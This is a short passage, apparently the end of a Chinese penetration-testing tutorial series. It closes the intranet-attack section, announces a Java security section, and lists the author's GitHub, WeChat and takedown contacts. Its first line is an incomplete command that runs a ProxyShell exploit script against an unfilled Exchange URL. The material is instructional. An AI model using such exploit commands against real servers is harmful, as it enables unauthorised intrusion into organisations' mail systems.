python3 exchange_proxyshell.py -u https://
内网篇到这里就结束了,我们整个渗透测试的过程基本上也就这些,可能有些技术没有涉及到但还是希望对你有帮助吧,之后到java安全的篇章了。也可以期待一下。反正加油吧,学无止境。
github:https://github.com/hkl1x
weixin:wxid_gyhkcfxipu5w22
如有侵权请联系:admin#unsafe.sh